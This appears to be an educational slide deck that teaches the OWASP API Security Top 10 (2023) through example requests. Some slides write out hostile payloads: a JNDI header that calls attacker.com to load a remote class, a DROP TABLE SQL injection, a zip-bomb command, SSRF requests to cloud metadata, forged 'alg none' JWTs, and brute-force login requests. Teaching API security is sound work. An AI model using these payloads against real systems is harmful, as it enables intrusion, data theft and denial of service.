

# Hacking APIs: Web API Pentesting Essentials

---

- **Kushagra Srivastav**

# About CyberWarFare Labs :

CW Labs is a renowned Infosec company specializing in cybersecurity practical learning. They provide on-demand educational services. The company has 3 primary divisions :

## 1. Learning Management System (LMS)

Platform

## 2. CWL CyberSecurity Playground (CCSP)

Platform

## 3. Infinity Learning Platform



## INFINITE LEARNING EXPERIENCE

# \$ whoami

- Kushagra Srivastav
- Intern at @CWLabs
- Interested in Security



# Table of contents

**01**

**APIs & API Pentesting**

**02**

**OWASP API Top 10 - 2023**

**03**

**Demo of the  
Vulnerable Labs**

**04**

**Some of my Own  
finding** - If we will get time



# 01

# Theory lesson

---

API and API Pentesting

# What is API?

API stands for **Application Programming Interface**. It acts as a medium that allows data exchange and communication between different applications, networks, and systems.

Think of an API as a **bridge** that connects two separate software components, enabling them to interact seamlessly—even if they are built with different technologies.

## For example:

Imagine you have a payment server written in **Golang** and another backend system storing user data written in **JavaScript**. With the help of an API, these two systems can **communicate and exchange information**, such as processing a payment and updating the user database.

# Types of Web APIs



## REST APIs

- > Follow a stateless, client-server architecture.
- > Use standard HTTP methods (GET, POST, PUT, DELETE).
- > Data is typically exchanged in JSON or XML formats.



## GraphQL APIs

- > A query language for APIs developed by Facebook.
- > Allows clients to request only the data they need.
- > Provides more flexibility compared to REST.



## SOAP APIs

- > Operate over transport protocols like HTTP, SMTP, or TCP.
- > Works by encoding data in the XML format.
- > Ensure high security with WS-Security and ACID compliance.


# API Security



## OWASP API Security

> The **OWASP API Security Top 10** is a list of the most critical security risks associated with API development and implementation. It highlights common vulnerabilities in APIs that can lead to **data breaches**, **unauthorized access**, and **service disruption**. Addressing these risks is essential for maintaining API security.

V  
E  
R  
S  
I  
O  
N  
2  
0  
2  
3



# OWASP Top 10 API Vulnerability

## API1:2023

Broken Object Level Authorization

## API2:2023

Broken Authentication

## API3:2023

Broken Object Property Level Authorization

## API4:2023

Unrestricted Resource Consumption

## API5:2023

Broken Function Level Authorization

## API6:2023

Unrestricted Access to Sensitive Business Flows

## API7:2023

Server Side Request Forgery

## API8:2023

Security Misconfiguration

## API9:2023

Improper Inventory Management

## API10:2023

Unsafe Consumption of APIs

Renamed

Merged

New

# API-1: Broken Object Level Authorization

> **Broken Object Level Authorization** occur when an unauthenticated user can access the sensitive objects and data that they are not authorized to access.

> **BOLA** occurs when an API endpoint fails to properly enforce authorization checks for user-specific objects. This vulnerability allows attackers to manipulate object identifiers (*like `user_id` or `file_id`*) to gain unauthorized access to other users' data or operations.



# API-1: BOLA - USE CASES

> Sage is the authenticated user and can make a API call to view her **bank account** and **address**.

Original Request ->

`/v1/secureAPI/bankAccess/?users?id=1990`



```
{  
  "userid": "1990",  
  "firstname": "Sage",  
  "lastname": "Healer",  
  "accountbalance": "10000.00"  
}
```



# API-1: BOLA - USE CASES

> Sage is the authenticated user and can make a API call to view her **bank account** and **address**.

Original Request ->

`/v1/secureAPI/bankAccess/?users?id=1990`



```
{  
  "userid": "1990",  
  "firstname": "Sage",  
  "lastname": "Healer",  
  "accountbalance": "10000.00"  
}
```

Manipulated Request ->

`/v1/secureAPI/bankAccess/?users?id=1992`



```
{  
  "userid": "1992",  
  "firstname": "Reyna",  
  "lastname": "Deulist",  
  "accountbalance": "999999.00"  
}
```

# API-2: Broken Authentication

› Broken Authentication occurs when an API's authentication mechanisms fail to adequately protect user accounts or tokens, allowing attackers to bypass authentication and impersonate legitimate users. This can happen due to weak password policies, insecure token handling (like JWT mismanagement), or improper session invalidation. Essentially, it means the API doesn't effectively verify if someone accessing it is who they claim to be.

# API-2: Broken Authentication - USE CASES

## Scenario #1 Credential Stuffing Attack:

> The attacker uses a database of leaked usernames and passwords from a prior breach to automate login attempts, assuming users may reuse credentials across platforms:

> Attacker can use online services to buy or download the leak credential.

- DarkWeb
- Telegram
- .....

```
POST /api/login HTTP/1.1
Content-Type: application/json

{ "username": "$USERNAME", "password": "$PASSWORD" }
```

# API-2: Broken Authentication - USE CASES

## Scenario #2 - Brute Force Attack:

- > The attacker sends numerous login attempts by automating the process either using Burp Intruder or some custom script.

```
POST /api/login HTTP/1.1
Content-Type: application/json

{ "username": "victim", "password": "password1" }
{ "username": "victim", "password": "password2" }
{ "username": "victim", "password": "123456" }
{ "username": "victim", "password": "qwerty" }
```

# API-2: Broken Authentication - USE CASES

## Scenario #3 - Forging a JWT Token

> To bypass authentication mechanisms, an attacker forges a JSON Web Token (JWT) by exploiting weak or misconfigured JWT validation on the server. Here's how this happens:

Header: { "alg": "HS256", "typ": "JWT" }  
Payload: { "user\_id": "123", "role": "user" }  
Signature: HMAC-SHA256(Header + Payload, Secret\_Key)

*The JWT is signed with a secret key and returned to the user.*

Lab Link: <https://github.com/Sjord/jwtdemo>

# Exploiting JWT Tokens:

## Exploitation:

### Case 1: Weak Algorithm Exploitation:

If the server improperly trusts the algorithm specified in the JWT header, an attacker can modify the **alg** value to **"none"** and remove the signature.

### Normal JWT Token -

**Header:** { "alg": "HS256", "typ": "JWT" }

**Payload:** { "sub": 54321, "role": "duelist", "iat": 1334 }

**Signature:** HMACSHA256(base64UrlEncode(header) + "." + base64UrlEncode(payload),secret)

### Forged JWT Token -

**Header:** { "alg": "none", "typ": "JWT" }

**Payload:** { "sub": 54321, "role": "sentinel", "iat": 1334 }

**Signature:** empty

# Exploiting JWT Tokens:

## Exploitation:

### Case 2: Key Brute Force or Leakage:

If the server uses a weak secret key (e.g., secret or password), an attacker can brute force it.

Once the secret is discovered, the attacker can generate valid tokens with any payload, such as escalating their role to admin:

## JWT Token -

**Payload:** { "user\_id": "123", "role": "admin" }

**Signature:** HMAC-SHA256(Header + Payload, SecretKey)

**Attack Vector:** SecretKey

# API-3: Broken Object Property Level Authorization

> APIs often expose multiple endpoints with different privilege levels for various user roles (e.g., admin, user, guest). If proper role-based access control (RBAC) is not enforced, attackers can gain access to privileged functionalities by invoking high-privilege endpoints directly. For example, an attacker might access an admin-specific API to delete records or alter system settings by guessing or enumerating the endpoint URL.

**Broken Object Property Level Authorization =**

**Excessive data exposure**  
+  
**Mass Assignment**

# API-3: Broken Object Property Level Authorization

## Excessive data exposure:

> An issue where an API reveals more data in responses than required, including sensitive or private information.

> Often occurs due to improper filtering of response objects, leaving it to clients to process unnecessary details.

Dumb Practical Explanation:

**Client:**

Hey! What's your name?

**Server:**

I am Raze, I am duelist,

I've one nade and ult is ready.

Any my Card Number is this : )

```
GET /api/user-profile?user_name=raze
```

```
{  
  "user_id": 123,  
  "username": "raze",  
  "role": "duelist",  
  "email": "raze@duelist.com",  
  "address": "B Heaven",  
  "credit_card": "4111-1111-1111-1111",  
  "ult_status": "ready",  
  "nade_count": 1  
}
```

# API-3: Broken Object Property Level Authorization

## Mass Assignment:

A vulnerability where APIs automatically bind client-provided data to backend objects without proper validation.

Attackers exploit this to modify unintended fields, such as changing roles, permissions, or account statuses.

### Normal Request:

```
POST /api/update-user
{
  "username": "Jett",
  "email": "jett@duelist.com"
}
```

### Modified Request:

```
POST /api/update-user
{
  "username": "Jett",
  "email": "jett@duelist.com",
  "role": "admin"
}
```

# API-4: Unrestricted Resource Consumption

- › Occurs when an API allows excessive use of resources (e.g., CPU, memory, bandwidth) without proper limits or controls.
- › Attackers exploit this to overload the server, leading to performance degradation or denial of service (DoS).
- › An attacker even can bypass the API rate limit which allow him to abuse 2 functionality. First one is he/she can continue overloading the server by making request and sometimes provider have paid subscription for making API request more than > X times.

# API-4: Unrestricted Resource Consumption

## Case #1: Unlimited OTP Requests

### Scenario:

An API endpoint for sending OTPs has no rate limit.

### Attack:

The attacker automates requests to the endpoint, sending thousands of OTPs, consuming server bandwidth and processing power.

### Impact:

Server becomes overwhelmed, leading to unavailability for legitimate users.

# API-4: Unrestricted Resource Consumption

## Case #2: Zip Bomb Exploitation

### Scenario:

An API accepts file uploads for processing, such as unzipping.

### Attack:

The attacker uploads a maliciously compressed "zip bomb" file (e.g., 10 KB), which decompresses into terabytes of data.

```
dd if=/dev/zero bs=1024 count=10000 | zip zipbomb.zip -
```

### Impact:

Server resources (CPU, memory, storage) are exhausted, potentially crashing the service.

# API5: Broken Function Level Authorization

- › Broken Function Level Authorization occurs when APIs fail to enforce proper permissions for specific actions or functions, allowing unauthorized users or lower-privileged roles to access or perform operations they should not have permission for.
- › Organizations often assign different roles or groups (e.g., admin, merchant, user, moderator) to segregate access based on responsibilities. When APIs lack proper role validation, one role can exploit this flaw to abuse the functionality intended for higher-privileged roles. This vulnerability is especially critical when sensitive actions or data are exposed to unintended users.
- › For example, a regular user might be able to access admin-only endpoints, or a merchant might perform operations reserved for system administrators. Such flaws compromise the principle of least privilege and can lead to data breaches or misuse of system functionalities.

# API5: Broken Function Level Authorization

## Attack Scenario:

› A merchant modifies their role in the request or directly accesses endpoints meant for moderators, enabling them to edit or delete content they are not authorized to.

## Privilege Escalation Types:

**Horizontal** ----- **Horizontal**

User-1 --- User-2 --- User-3

User-1 is an attacker and can do action behalf of the User-2 or User-3 like archiving the files/workspace.

**Vertical** - admin

**Vertical** - Low L. User

Low Level User/Less Privilege user can do action behalf of the admin or high privilege user.

# API6: Unrestricted Access to Sensitive Business Flows

- ▶ This vulnerability arises when APIs expose critical business operations or workflows without enforcing proper authorization checks or restrictions. Attackers can exploit these endpoints to abuse sensitive functionalities, leading to financial loss, data breaches, or business logic manipulation.

# API7: Server Side Request Forgery

› SSRF occurs when API endpoints fetches or make request to the remote resources without validating the user supplied query.

What & Why is exactly remote resources?

› What? Remote resources refer to any external or internal services, systems, or endpoints that a server accesses over a network.

› Why? Attacker can request the below resources:

External Resources: Public APIs, [third-party servers, or web pages.]

Internal Resources: Internal databases, cloud metadata services, intranet servers, or private APIs.

# API7: Server Side Request Forgery

## How much SSRF is reliable?

### Manipulation of Server Requests:

- Attackers craft malicious requests to force the server to connect to unintended internal or external endpoints.

### Bypassing Network Protections:

- Exploiting internal resources behind firewalls (e.g., databases, cloud metadata services) that are not directly accessible to external users.

### Chaining Exploits:

- Using SSRF as a pivot point to launch further attacks, such as lateral movement or privilege escalation within the network.

# API7: Server Side Request Forgery

## Exploitation:

### Case #1: Accessing Internal Resources

An API accepting a URL parameter retrieves the content of the provided URL. An attacker submits a request like:

```
GET /fetch?url=http://internal-server.local/admin
```

This causes the server to connect to and expose sensitive data from the internal server.

### Case #2: Cloud Metadata Exploitation

Exploiting a cloud-based API to fetch sensitive information like access tokens from the cloud provider's metadata service:

```
GET /fetch?url=http://169.254.169.254/latest/meta-data/
```

# API8: Security Misconfiguration

- › When an API server is not properly configured, it allows attackers to exploit vulnerabilities caused by insecure settings, default configurations, or missing patches
- › Security Misconfiguration occurs when APIs are deployed with insecure settings, missing patches, or default configurations, exposing them to potential exploitation. Misconfigurations can exist at multiple levels, including the API, server, database, or cloud environment, making it a broad yet critical vulnerability.

## Cases:

### Case 1: Exposed Management Interfaces

An attacker discovers a publicly accessible API management interface that uses default credentials to log in and take over the system.

### Case 2: Improper CORS Configuration

An API configured to allow requests from any origin (`Access-Control-Allow-Origin: *`) permits unauthorized domains to access sensitive resources.

### Case 3: Verbose Error Messages

Error responses expose internal paths, API keys, or stack traces, aiding attackers in crafting targeted exploits.

# API8: Security Misconfiguration

## Scenario #1

- From OWASP API Docs

An API back-end server maintains an access log written by a popular third-party open-source logging utility with support for placeholder expansion and JNDI (Java Naming and Directory Interface) lookups, both enabled by default. For each request, a new entry is written to the log file with the following pattern:

```
<method> <api_version>/<path> - <status_code>.
```

A bad actor issues the following API request, which gets written to the access log file:

```
GET /health
```

```
X-Api-Version: ${jndi:ldap://attacker.com/Malicious.class}
```

Due to the insecure default configuration of the logging utility and a permissive network outbound policy, in order to write the corresponding entry to the access log, while expanding the value in the `X-Api-Version` request header, the logging utility will pull and execute the `Malicious.class` object from the attacker's remote controlled server.

# API9: Improper Inventory Management

- › Improper Inventory Management refers to the failure to properly track, secure, and manage APIs, including **endpoints, versions, and deployments**. This vulnerability exposes unused, outdated, or undocumented APIs that attackers can exploit.
- › Finding staging or beta API server which have many new features and few security mechanisms implemented.
- › Changing the API version to the previous version while making request.

# API9: Improper Inventory Management

## Exploitation Scenarios:

### 1. Unmonitored API Versions:

A company maintains multiple API versions (v1, v2, v3). While v3 is secure and in active use, v1 remains publicly accessible without updates. Attackers exploit an outdated vulnerability in v1 to exfiltrate user data.

Latest Version: `Post /company/v3/operation/add/newmember`

Deprecated Version: `Post /company/v1/operation/add/newmember`

### 2. Undocumented Test Endpoints:

During testing, developers deploy an API endpoint (`/test/debug`) to validate server responses. The endpoint accidentally makes it to production, revealing sensitive internal log when accessed.

# API10: UNSAFE CONSUMPTION OF APIS

› **If you think traditional OWASP web vulnerabilities do not exist in APIs, think again.** APIs are equally vulnerable to classic web attacks.

› **Unsafe Consumption of APIs** arises when developers consume or integrate APIs without rigorous validation or sanitization of inputs and outputs. This opens the door to vulnerabilities like **SQL Injection, Command Injection**, or other exploits targeting external or third-party APIs.

**SQL Injection** – When an API processes user-supplied data directly into database queries without sanitization, attackers can inject malicious SQL statements to extract, modify, or delete sensitive data.

**Command Injection** – If an API accepts commands or file paths from users and executes them without proper validation, attackers can execute arbitrary commands on the server.

**Dependency Risk** – Trusting external APIs without assessing their security practices can introduce vulnerabilities from third-party systems into your application.

# API10: UNSAFE CONSUMPTION OF APIS

## Attacking Scenarios:

### SQL Injection from External API Response:

A weather API accepts a city name parameter and provides temperature data. An attacker crafts a malicious input like London'; DROP TABLE users;--, leading to an SQL Injection attack on the consuming application.

```
GET /api/weather?city=London'; DROP TABLE users;--
```

### Command Injection via API:

An application uses an API to retrieve and process file paths but doesn't sanitize user input. Attackers inject malicious shell commands, compromising the server.

# Resources

## Tools:

Caido

Burpsuite

Postman

## Labs:

<https://github.com/rootusk/vapi>

<https://github.com/bnematzadeh/vulnerable-rest-api>

<https://github.com/Sjord/jwtdemo>

# Thanks

Questions?